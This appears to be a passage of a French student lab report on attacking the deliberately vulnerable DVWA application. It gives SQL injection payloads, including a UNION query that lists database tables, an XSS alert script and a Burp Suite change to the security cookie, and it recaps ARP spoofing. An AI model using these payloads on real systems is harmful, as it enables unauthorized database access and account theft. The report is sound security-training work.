
Résultat :

Plusieurs utilisateurs sont affichés.

La requête SQL est modifiée pour retourner toutes les entrées de la base de données.

Cela permet de contourner l’authentification.

L’application est vulnérable SQL Injection.



Capture SQL injection


SQL Injection avancée

Payload :

1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema=database()#

Tables trouvées :

- admin
- guestbook
- users



Capture SQL

Vérification et Observations

Vulnérabilité XSS

L'attaque XSS a fonctionné car l'application web ne filtre pas correctement les entrées utilisateur.

Le script suivant a été injecté dans le champ de saisie :

<script>alert('XSS')</script>

Le navigateur a exécuté ce script, ce qui a affiché une fenêtre popup.
Cela montre que l'application est vulnérable aux attaques XSS.

Cette vulnérabilité permet à un attaquant d'exécuter du code JavaScript dans le navigateur de la victime.

Risques :

- Vol de cookies de session
- Vol de comptes utilisateurs
- Injection de contenu malveillant

Vulnérabilité SQL Injection

L'attaque SQL Injection a fonctionné car l'application ne filtre pas correctement les entrées utilisateur avant de les envoyer à la base de données.

Payload utilisé :

1' OR '1'='1

Cette requête modifie la requête SQL pour qu'elle retourne tous les utilisateurs.
Cela permet de contourner les mécanismes d'authentification.

Une injection SQL avancée a également été réalisée :

1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema=database()#

Cette requête a permis d'obtenir les tables de la base de données.

Risques :


- Accès base données
- Vol informations
- Modification ou suppression de données
- Contournement d'authentification


Partie 3D : Manipulation de Cookies / Session

Interception avec Burp Suite

Une requête a été interceptée :

Cookie: security=low; PHPSESSID=...






Captures Burp proxy

Modification avec Repeater

Cookie modifié :

security=high

La requête HTTP a été modifiée dans Burp Suite.
Le cookie de session a été manipulé afin de modifier le niveau de sécurité.
La réponse du serveur change après modification, ce qui montre que l'application dépend des cookies pour la gestion de la sécurité.



Capture Repeater

Résultat

Le script XSS n’est plus exécuté.

Il est affiché en texte.

<script>alert('XSS')</script>

Cela montre que le niveau de sécurité dépend du cookie.

Conclusion

Ce mini-projet a permis de mettre en œuvre plusieurs attaques réseau et applicatives afin de mieux comprendre les vulnérabilités existantes.

Dans un premier temps, une attaque ARP spoofing a été réalisée afin d’intercepter le trafic réseau et mettre en place une attaque de type Man-in-the-Middle. Ensuite, l’analyse du trafic avec Wireshark a permis d’observer les paquets ARP et de confirmer l’attaque.

Par la suite, plusieurs vulnérabilités web ont été exploitées à l’aide de l’application DVWA, notamment les attaques XSS et SQL Injection. Ces failles ont permis d’exécuter du code JavaScript et d’accéder aux informations de la base de données.

Enfin, l’utilisation de Burp Suite a permis d’intercepter et modifier les requêtes HTTP ainsi que de manipuler les cookies de session afin d’observer l’impact sur la sécurité de l’application.

Ces différentes attaques montrent l’importance de la sécurité réseau et applicative. Les vulnérabilités observées peuvent permettre le vol d’informations, l’accès non autorisé aux systèmes ainsi que la mise en place d’attaques Man-in-the-Middle.

La mise en place de protections adaptées est donc essentielle afin de sécuriser les infrastructures et les applications web.